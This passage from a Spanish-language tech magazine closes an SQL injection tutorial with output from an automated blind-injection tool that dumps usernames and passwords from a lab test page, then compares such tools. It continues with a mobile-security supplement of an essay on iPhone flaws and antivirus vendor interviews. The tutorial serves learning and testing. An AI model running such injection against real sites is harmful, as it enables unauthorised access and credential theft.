|                    -h help                    darkc0de.com  |
|-------------------------------------------------------------|

[+] URL: http://192.168.0.113/buggy.php?id=1
[-] Proxy Not Given
[+] Gathering MySQL Server Configuration...
        [+] MySQL >= v5.0.0 found!
[+] Dumping data from database "tuxinfo" Table "users"
[+] and Column(s) ['id', 'name', 'password']
[+] 20:13:43
[+] Number of Rows:  3

[0]: 1:administrator:123456
[1]: 2:jax0r:muestra
[2]: 3:otro:algo

[-] 20:13:44
[-] Total URL Requests 375
[-] Done

Don't forget to check blindextlog.txt
```

Como vemos, me mostró todos los registros, de la tabla users, de la base de datos tuxinfo. Bueno, como veníamos hablando, vamos a hacer una comparativa de las herramientas.

Pros

- No se necesita mucho conocimiento para poder usarlas

- Rápidas para ejecutar, e irse a hacer otra cosa, y luego regresar a ver los resultados.

- Permite hacer un test en forma desatendida (En algunos casos).-

Contras

- No se sabe qué se está haciendo en realidad (Que es lo fundamental para un ethical hacker).


- Muchas veces fallan, y no se está dando la realidad de lo que pasa con la base

- Como ya vimos, nos dejan miles de logs, porque al tratar de adivinar o de ver por fuerza bruta ciertas cosas, llenan de logs.

Bueno, como verán, acá ya tienen un pantallazo de lo que es sql injection, de los peligros que conlleva, y de las herramientas de automatización de un sql injection.

La segunda parte incluirá características más avanzadas de un sql injection, como imprimir un fichero si el userdb tiene privilegios, y escribir un fichero en alguna parte del OS. También veremos otra herramienta, llamada SQLmap, y dos herramientas más, SQLi Helper y Havij (Estas se corren desde Windows). Asimismo, veremos como protegernos de estas injections, y algo de configuración de seguridad en PHP. Espero que hayan disfrutado de la nota.

Marcelo Guazzardo
mguazzardo76@gmail.com
Senior Unix Administrator
Administrador Linux, Aix, HPUX y Solaris



TUX MÓVIL

suplemento de tecnología móvil ofrecido por Tuxinfo

en este número:

basado en imagen de **law_keven** http://www.flickr.com/photos/kevenlaw/

Seguridad en los Smartphones

Hace mucho tiempo que tenía como meta personal poder generar un informe de seguridad en los equipos móviles. El tema pasaba por cómo encarar la tarea, y de alguna manera pensé que la mejor manera sería que hablen los expertos.

Para ello me contacté con las empresas de mayor renombre, y que en base a unas preguntas (idénticas para cada empresa) puedan responderlas y además sumarles información.

Como si fuera poco me comuniqué con un experto en seguridad de renombre, como lo es Chema Alonso; quien nos generó un completo informe con enlaces muy interesantes.

Sin más rodeos, aquí va el informe...

Ariel M. Corgatelli

Tengo un ay!fon (y más me vale estar alerta)

por Chema Alonso

Estar en el centro de todas las miradas siempre hace que salgan amantes y detractores, y el mundo del software, eso implicará que el número de personas buscando fallos a un software crezca a la par que crece la popularidad del mismo. En el caso de los dispositivos móviles es innegable la popularidad de los terminales iPhone de Apple, a los que yo, con todo mi cariño maligno llamo ay!fon.

Es innegable que conseguir que haya gente en las tiendas de Apple haciendo cola por pagar 600 USD por tener un ay!fon es un claro éxito del mundo del marketing, que se debe casi por completo al malogrado Steve Jobs, quien está claro sabía hacer dinero con la gente y que lo pagaran a gusto.

Centrándonos en el mundo de la seguridad informática, resulta hasta obsceno que a un usuario de un teléfono haya que informarle de los riesgos y las medidas de protección que debe aplicar a su “electrodoméstico”. ¿Os imagináis contándole medidas de protección a vuestros mayores para manejar un frigorífico? ¿O para usar un fax? “Tenga cuidado y actualice el software de su Fax para evitar que le tire fotos en su intimidad y envíe faxes a todos su amigos”. Es casi vergonzoso para el mundo de la tecnología que algo así pasara, pero... ha pasado, y con ello tenemos que vivir. - Y ya veremos qué pasa con los frigoríficos cuando se implante definitivamente la domótica en las viviendas -

En el caso de los smartphones, la inteligencia del terminal tiene un precio, y ese precio lo tenemos que pagar hoy en día. Si juntamos en el cocktail un sistema operativo que tradicionalmente no había sido objetivo los atacantes como Mac OS X y que por tanto no se había preocupado demasiado por la seguridad, le damos un hardware inferior al que usa un sistema operativo de escritorio al uso, con lo que limitamos el número de protecciones que se pueden implementar, y le añadimos 20 millones de usuarios que creen que se han comprado un electrodoméstico, entonces

tenemos algo explosivo.

Es por ello que los equipos y empresas de inteligencia compran los exploits que permiten tomar control remoto de los smartphones como iPhone. Navegar por Internet o seguir un enlace en un correo electrónico recibido en un ay!fon se convierte casi en un acto de fe, ya que versión a versión podemos ver cómo el número de fallos de seguridad y la criticidad de los mismos es enorme.

Baste como muestra un botón. En el año 2010 se descubrieron 60 fallos de seguridad en iOS 4 [1], el sistema operativo de los ay!fon – basado en Mac OS X -, y sólo en el salto a la versión 5 se han corregido 98 fallos de seguridad[2], la mayoría de ellos en el webkit, es decir, a tiro de visitar la página web equivocada.

Lo más curioso es que, por desgracia para los usuarios de un iPhone, es que los terminales son abandonados sin soporte para parches de seguridad a los 2 años de vida, algunos incluso, vendidos de forma más tardía por operadoras de telefonía con garantía de permanencia más allá del periodo en el que van a tener parches de seguridad por Apple [3].

Pero es que además, sólo durante este último año han aparecido los exploits de JailbreakMe 3.0 [4], que pueden ser fácilmente modificados por cualquiera para crear, como hizo el investigador José Selvi, su propio JailOwnMe[5], ejecutando lo que se quiera en un dispositivo iPhone que visite la página web equivocada. También se publicó el fallo en las BasicsConstraints en los certificados digitales, que dejaba realizar ataques Man in The Middle a conexiones “seguras” http-s con, por ejemplo, sslsniff del gran Moxie Marlinspike[6], sin generar ni un único mensaje de alerta. O también se pudo ver cómo los investigadores de Taddong comprobaron que iPhone no avisa cuando hay una conexión a una red de telefonía sin cifrar [7] o cómo no hay manera de forzar conexiones de datos de telefonía seguras[8].

Yo, por mi parte, me volví loco intentando saber por qué no podía ver cuáles son las redes WiFi conocidas a las que mi terminal iPhone se va a conectar automáticamente sin comprobar el BSSID de la red, lo que le hace vulnerable a ataques de falsos puntos de acceso (Rogue AP) de la forma más tierna que se pueda hacer [9].

¿Alguno de vosotros ha consultado el número de fallos de seguridad conocidos en el software de BlackBerry? Pues mientras que iOS supera el centenar de bugs conocidos durante el año 2011, en el software de las BlackBerry este año no se ha descubierto ninguno, y en el año 2010 se descubrió uno... de nivel bajo [10] ¿Por qué esta diferencia?

Yo creo que BlackBerry no ha roto el famoso tipping-point en el que se atrae a la industria del malware, y a los security researchers sobre ellos, pero también puede ser que ay!fon (y Android, que merece un tema completo aparte) se lleva las luces de la pista central. Y con eso hay que vivir.

Si tienes un ay!fon asume que los fallos de seguridad existen – y muchos -, que los enemigos existen – y muchos -, y que las formas de tomar control sobre todo lo que hagas, leas o tengas en tu ay!fon existen – y muchas – así que... estáte alerta.

Chema Alonso
Security Researcher en Informática 64
Microsoft MVP en Enterprise Security
chema@informatica64.com
twitter: @chemaalonso
http://www.elladodelmal.com
http://www.informatica64.com

[1] “Apple, el fabricante de software con más vulnerabilidades según CISCO, será objetivo de ataques en 2011”
http://www.seguridadapple.com/2011/01/apple-el-fabricante-de-software-con-mas.html
[2] “iOS 5: Novedades en seguridad para iPhone e iPad”
http://www.seguridadapple.com/2011/10/ios-5-novedades-en-seguridad-para.html
[3] “Permanezca usted inseguro con Claro e iPhone 3G”
http://www.seguridadapple.com/2011/05/permanezca-usted-inseguro-con-claro-e.html
[4] “Apple cierra los bugs explotados en Jailbreakme 3.0”
http://www.seguridadapple.com/2011/07/apple-cierra-los-bugs-explotados-en.html
[5] “JailOwnMe o cómo mutar JailbreakMe 3.0 y meter una shell”
http://www.seguridadapple.com/2011/09/jailownme-o-como-mutar-jailbreakme-30-y.html
[6] “Danger: SSLSniff ataca equipos no parcheados a iOS 4.3.5”
http://www.seguridadapple.com/2011/07/danger-sslsniff-ataca-equipos-no.html
[7] “iPhone no alerta de conexiones GSM sin cifrar”
http://www.seguridadapple.com/2011/02/iphone-no-alerta-de-conexiones-gsm-sin.html
[8] “Atacando iPhone e iPad con redes falsas GPRS y EDGE”
http://www.seguridadapple.com/2011/01/atacando-iphone-e-ipad-con-redes-falsas.html
[9] ”Gestión insegura de redes WiFi en iOS”
http://www.seguridadapple.com/2011/06/gestion-insegura-de-redes-wifi-en-ios.html
[10] “Vulnerability Report: BlackBerry Device Software 5.x”
- http://secunia.com/advisories/product/32505/?task=advisories

Seguridad en smartphones

*por **Pablo Atilio Ramos**,*
Especialista en Awareness & Research de ESET Latinoamérica

Los smartphone se presentan desde hace ya algún tiempo como los sucesores de los teléfonos móviles, en dónde combinan las llamadas y mensajes de texto con una conexión a Internet las 24 horas del día y la posibilidad de acceder a correos electrónicos, redes sociales y a las cuentas bancarias del usuario. La gran cantidad de funcionalidades con las que cuentan estos dispositivos conlleva a que el usuario guarde toda su información en un solo lugar, sus contraseñas, sus contactos e incluso hasta información confidencial de su trabajo. Es de esta manera que ante la posibilidad de que un atacante acceda a su información ya sea mediante el acceso físico al dispositivo o con la utilización de un código malicioso, el usuario debe protegerse con una solución de seguridad como que le permita no sólo detectar amenazas informáticas sino también poder eliminar la información contenida en el smartphone, mitigando así la fuga de información.

Entre los principales riesgos que corren los usuarios para proteger su información se encuentra el desconocimiento de cuáles son las amenazas existentes y por sobre todo la posibilidad de utilizar soluciones de seguridad como ESET Mobile Security para proteger sus datos. Sólo el 20% de los usuarios protege su dispositivo móvil con una solución de seguridad lo que deja a un amplio margen de ellos vulnerables ante los ataques de los ciber delincuentes.

Durante el presente año se han detectado y reportado un creciente número de códigos maliciosos para las plataformas móviles que además de robar datos como el número de teléfono del usuario, enviar mensajes de texto a número Premium, pueden convertir el Smartphone en parte de una red de equipos zombis controlados de manera remota. Es decir, con el crecimiento en el mercado de estos equipos, los desarrolladores de códigos maliciosos están enfocándose hacia esta plataforma en dónde los usuarios suelen creer que no hay amenazas.

Uno de los riesgos más latentes en lo que respecta a los datos almacenados en los dispositivos móviles es la información que estos almacenan. En el caso de que al usuario le roben o pierda su equipo, todos los datos contenidos en él podrían estar comprometidos. Funciones como el Anti-Theft de ESET Mobile Security permiten realizar el borrado de toda la información a través de un mensaje de texto, garantizándole al usuario que el atacante no va a poder acceder a los mismos.

Sin embargo, existen también otras medidas de seguridad a tomar por los usuarios para proteger su equipo y la información contenida en él entre los cuales podemos mencionar la utilización de un código de desbloqueo del equipo, la descarga de aplicaciones solo desde sitios oficiales y además deshabilitar los medios de conexión como el Bluethooth o el Wi-Fi en caso de que no los esté utilizando.

La seguridad de la información en los dispositivos móviles incluye no sólo información personal del usuario, sino que también almacenan datos de sus contactos, o acceso a la red de su trabajo. Debido a estas variables es necesario que los usuarios se concienticen acerca de las amenazas existentes para las plataformas móviles y de esta manera mantener segura su información.

1- ¿Cómo ve ESET el mercado de los dispositivos móviles? ¿Cuál es el futuro del mismo?

Los dispositivos móviles le permiten a los usuarios estar conectados las 24 horas del día con el objetivo de que puedan acceder a sus correos, las redes sociales o incluso a navegar por Internet desde la ubicación en la que se encuentren. En la actualidad se están comenzando a utilizar estos dispositivos para el acceso a las cuentas bancarias de manera remota, y además ya existen proyectos que le permitirán al usuario realizar pagos con su Smartphone como si fuese una tarjeta de crédito. Ante esta gran cantidad de funcionalidades es necesario contar con una solución de seguridad que permita proteger los datos del usuario.

2- ¿Qué tan importante es para el

usuario contar con un Soft de seguridad para este tipo de dispositivos? ¿Cuáles son los riesgos a los que se enfrenta un usuario sin ningún Soft?

Utilizar una solución de seguridad en los smartphones es importante para los usuarios ya que además de protegerlo contra los códigos maliciosos le permite, entre otras cosas, borrar la información contenida en el mismo de manera remota en caso de robo o pérdida del dispositivo. Entre los principales riesgos a los que el usuario se expone se encuentra el robo de información a través de los códigos maliciosos, ya que la mayoría de los códigos maliciosos se encuentran inyectados en aplicaciones oficiales que luego son publicados en los repositorios de aplicaciones. De esta manera mientras el usuario utiliza el software, se realiza en un segundo plano la ejecución de la sección de código que recopila la información y la envía a servidores maliciosos o envía mensajes de texto a números Premium.

3- ¿Qué soluciones presenta ESET y en qué costos? ¿Hay alguna promoción especial?

En este link vas a encontrar todo lo referido a los productos de Mobile que hoy se encuentran en el mercado: http://www.eset-la.com/hogar/mobile-security-antivirus

4- ¿Cuál es el sistema operativo móvil que más amenazas presenta, y por qué?.

En la actualidad, el sistema operativo móvil con la mayor cantidad de amenazas detectadas es Android. La plataforma móvil de Google presentó a lo largo del 2011 la aparición de una gran cantidad de códigos maliciosos entre dónde se remarcan amenazas como DroidDream que fue publicado en el Android Market y generó más de 250.000 infecciones.

Además, la cantidad de troyanos

SMS que realizan el envío de mensajes de texto a números Premium sin el consentimiento del usuario está en aumento y es una de las amenazas más comunes de encontrar para esta plataforma que son publicadas en repositorios de aplicaciones alternativos. Entre los principales motivos por los cuales Android es uno de los objetivos principales de los ciber criminales, es a causa de que es la plataforma móvil con mayor porcentaje del mercado. De esta manera, al desarrollar una amenaza para esta plataforma y publicarla en el Android Market o cualquier repositorio de aplicaciones, la cantidad de víctimas que podrían descargar el código malicioso es mayor a otras plataformas.

5- Sobre la nube, ¿cuál es la opinión sobre los servicios?

En lo que respecta a la seguridad de la información en la nube, tanto los usuarios como los proveedores de servicios deben ser consientes de un manejo conjunto de la seguridad. Cuando un servicio aloja la información de los usuarios debe tener en cuenta a cargo de quién está la seguridad. Básicamente hay dos cuestiones muy importantes. La primera de ellas, es dónde está alojada la información: en un servidor externo. Es decir, en un servidor que es propiedad del proveedor y, por lo tanto, información que puede ser confidencial estará en propiedad de terceros. Esto no es algo que se deba considerar inseguro, pero sin lugar a dudas esto podría afectar la privacidad de la compañía, y por ende afectar la confidencialidad de la información.

La segunda cuestión está asociada a la seguridad que tengan dicha información. Aún confiando en la confidencialidad del proveedor, un atacante podría vulnerar sus servidores y obtener todos los datos allí alojados, incluidos los de la propia empresa. Y este es, uno de los aspectos más importantes sobre la seguridad de la información y el cloud computing: al delegar la gestión del servicio, también se delega la protección de los datos. Es ahora la empresa proveedora quien debe responsabilizarse por proteger los datos que son de los usuarios.

Según datos de ESET Latinoamérica el 60% de los usuarios que ven su información comprometida por un error en el prestador cambian de servicio. De esta manera, podemos remarca la importancia de confiar en quien

almacena los datos del usuario. Si trasladamos esta cuestión a los dispositivos móviles, además de proteger su información en su Smartphone los usuarios también deben comprender a quién le están relegando la protección de su información.

6- ¿Algún tipo de recomendación para los usuarios móviles?

En primera instancia la utilización de una solución de seguridad que además de protegerlos de los códigos maliciosos cuenten con funcionalidades Anti-Theft, que le permita al usuario borrar la información almacenada en el dispositivo de manera remota en caso de robo o pérdida del dispositivo. También se recomienda a los usuarios que activen el acceso al dispositivo mediante la utilización de un PIN de seguridad, como así también que realice las descargas desde sitios oficiales de aplicaciones. Para más concejos visitar http://blogs.eset-la.com/laboratorio/2010/05/11/diez-consejos-usuarios-moviles/

Acerca de ESET

Fundada en 1992 y con oficinas centrales en San Diego, California, Estados Unidos, ESET es una compañía global de soluciones de software de seguridad que provee protección de última generación contra virus informáticos. El premiado producto ESET NOD32 Antivirus, asegura el máximo rendimiento de su red, detección de heurística avanzada, y soporte mundial gratuito.

Para más información, visite www.eset-la.com

Seguridad en smartphones

*Por **Carlos Aramburu**, Consumer Manager de McAfee para Argentina, Uruguay y Paraguay.*

1- ¿Cómo ve McAfee el mercado de los dispositivos móviles? ¿Cuál es el futuro del mismo?

Los dispositivos móviles son el futuro en sí mismo. Las proyecciones nos indican que hacia el año 2020, es decir, en algo más de 8 años, la cantidad de dispositivos móviles con acceso a Internet en el mundo será de 10 billones. Ahora mismo, estamos viendo cómo las tablets comienzan a desplazar a las netbooks, se venden más smartphones que PC´s y los usuarios incorporan rápidamente estos dispositivos a su uso diario.

Por esto, nuestra visión del futuro son personas que utilizan dispositivos móviles desde múltiples accesos de banda ancha, en mayormente forma inalámbrica, en un bar, en el transporte público, en el hogar, en el lugar de trabajo, usando tanto aplicaciones personales como aplicaciones profesionales o laborales. Accediendo al e-mail corporativo y extrayendo datos de los sistemas de su empresa, accediendo a sus cuentas bancarias personales, pero también utilizando las redes sociales o mirando una película on line, todo desde uno o varios dispositivos móviles.

Como empresa de seguridad informática, McAfee tiene la misión de proteger al usuario en estos múltiples accesos, protegiendo tanto a la persona y su información como a la integridad del dispositivo con el que accede.

2- ¿Qué tan importante es para el usuario contar con un Soft de seguridad para este tipo de dispositivos? ¿Cuáles son los riesgos a los que se enfrenta un usuario sin ningún Soft?

Es muy importante y existen varios motivos: desde el lado de los usuarios, hemos detectado que no tienen la misma precaución con los dispositivos móviles que con las PC (ya sea desktop o laptops). Estamos viendo que el acceso a los app stores y las descargas de aplicaciones gratis o con un cargo muy bajo, sumado a la percepción de novedad que genera el acceso a través de un dispositivo diferente, hacen que el usuario se despreocupe e instale prácticamente cualquier software sin tener en cuenta los riesgos de hacerlo.

La forma más común de malware son programas escondidos dentro de las aplicaciones que instala el usuario. Al instalar la aplicación, cambia los permisos de acceso a la información y al sistema operativo del dispositivo, lo que permite prácticamente que pueda usarse para cualquier cosa. Lo más común y a su vez peligroso es el robo de datos, contraseñas a accesos bancarios, a redes sociales, etc. Otro peligro habitual es que varios de estos programas maliciosos

utilizan funcionalidades del Smartphone que generan altos gastos adicionales en la factura mensual del usuario, por ejemplo envían SMS a toda la lista de contactos o se conectan a la red y transmiten datos.

3- ¿Qué soluciones presenta McAfee y en qué costos? ¿Hay alguna promoción especial?

McAfee ofrece la Suite de Seguridad para Móviles que es una solución integral para dispositivos que funcionan sobre las plataformas típicamente móviles (Android, Symbian, iOS, BlackBerry, etc). Esta solución consta de Antivirus que protege el dispositivo de todo tipo de malware y trabaja on line con nuestra red de inteligencia global, asegurando la máxima efectividad en la detección de programas maliciosos. También consta de una solución de protección integral del dispositivo y sus datos, especialmente útil para los casos de pérdida o robo del equipo, que permite bloquear el dispositivo a distancia ya sea desde otro celular o desde internet, localizarlo en un mapa digital, realizar back up de datos en la nube y eliminar todo si fuera necesario. Y por último, la Suite de Seguridad incluye la protección de la navegación por Internet a través de nuestro Site Advisor que clasifica los sitios a los que puede acceder el cliente como rojos, amarillos y verdes, de acuerdo con su reputación y su peligrosidad respecto del malware.

Nuestra McAfee Suite de Seguridad para Móviles está disponible en los Stores de Apple, Android y BlackBerry, para compra directa en nuestro sitio web y próximamente será ofrecida al público a través de los operadores móviles socios de McAfee. El producto se ofrece con un período de prueba totalmente sin cargo.

4- ¿Cuál es el sistema operativo que más amenazas presenta y por qué?

El Informe de Amenazas del segundo trimestre de 2011 de McAfee reveló que el sistema operativo Android fue el principal objetivo de la mayoría de los malware móviles superando así a los generados para el sistema operativo Symbian. Esto se debe, mayormente, a que algunas aplicaciones generadas para este sistema operativo a las que puede acceder un usuario son de descarga libre y gratuita y no son chequeadas, a diferencia de las aplicaciones generadas para dispositivos Apple, ya que todo es generado y administrado por la empresa asegurando al consumidor la seguridad de las mismas.

McAfee Movile Security:
https://www.mcafeemobilesecurity.com/products/android.aspx?cid=95977

McAfee WaveSecure:
https://www.wavesecure.com/default.aspx?cid=88019

Seguridad en smartphones

*Por **Dmitry Bestuzhev**, Senior Malware Researcher de Kaspersky Lab.*

1- ¿Cómo ve McAfee el mercado de los dispositivos móviles? ¿Cuál es el futuro del mismo?.

Es uno de los mercados más crecientes actualmente. En el futuro más cercano, vamos a tener más y más dispositivos móviles que de poco a poco van a ir reemplazando incluso las netbooks que tenemos actualmente. Por lo visto pronto, las tablets se podrán convertir en el dispositivo principal tanto para la telefonía como para la computación personal con la capacidad de ser integradas a los teclados y pantallas externos, discos duros de almacenamiento. En el momento que suceda esto, los notebooks y las netbooks pasarán al pasado.

2- ¿Qué tan importante es para el usuario contar con un Soft de seguridad para este tipo de dispositivos? ¿Cuáles son los riesgos a los que se enfrenta un usuario sin ningún Soft?.

Las estadísticas muestran que la plataforma más popular y con el mayor crecimiento y potencial es el

Android.

http://www.google.com/trends?q=android%2C+blackberry%2C+ios%2C+windows+mobile&ctab=0&geo=all&date=all&sort=0

Dicho sistema operativo se usa ampliamente en muchos smartphones y tablets de hoy. Son multifuncionales y libres pero no inmunes a los virus informáticos.

Precisamente por ser los sistemas operativos más populares actualmente y también por tener mucha información pública sobre el funcionamiento de los mismos y los manuales del desarrollo de las aplicaciones, los criminales cibernéticos han puesto toda su atención en desarrollar los virus informáticos para esta plataforma - Android.

La situación es tan crítica que por lo menos cada semana aparece un nuevo programa de código malicioso para Android y es sólo el comienzo.

El crecimiento total de la cantidad de los programas de código malicioso para Android en un año ha superado la cantidad total de los virus producidos para Symbian en los 4 años anteriores. Hasta este año, Symbian era el sistema operativo con la mayor cantidad de los ataques; ahora Android tomó el primer lugar en este rating.

Con una situación así, es simplemente indispensable y esencial que los usuarios tengan un anti-virus instalado y funcionando en su equipo ya que se enfrentan a muchos riesgos principalmente relacionados con el robo de su información guardada en el móvil y también el dinero a través de los envíos no autorizados de los mensajes SMS a los números cortos y pagados. Generalmente un mensaje enviado a un número así puede costar de 5 a 20 USD.

3- ¿Qué soluciones presenta MacAfee y en qué costos? ¿Hay alguna promoción especial?.

Kaspersky Lab tiene una solución dedicada denominada Kaspersky Mobile Security http://latam.kaspersky.com/productos/productos-para-el-hogar/mobile-security que cuenta con varias seguridades orientadas a la protección del equipo, no solamente contra virus sino pérdida física y robo de información en sí.

4- ¿Cuál es el sistema operativo móvil que más amenazas presenta, y por qué?.

Como ya se ha mencionado, es el Android. Y esto ha sucedido por los siguientes factores:

a. La popularidad del sistema operativo.

b. Disponibilidad de la información acerca del funcionamiento de la arquitectura.

c. Posibilidad de la programación libre y el envío de las aplicaciones maliciosas al mercado de Google.

d. Las vulnerabilidades propias en el sistema operativo.

5- Sobre la nube, ¿cuál es la opinión sobre los servicios.

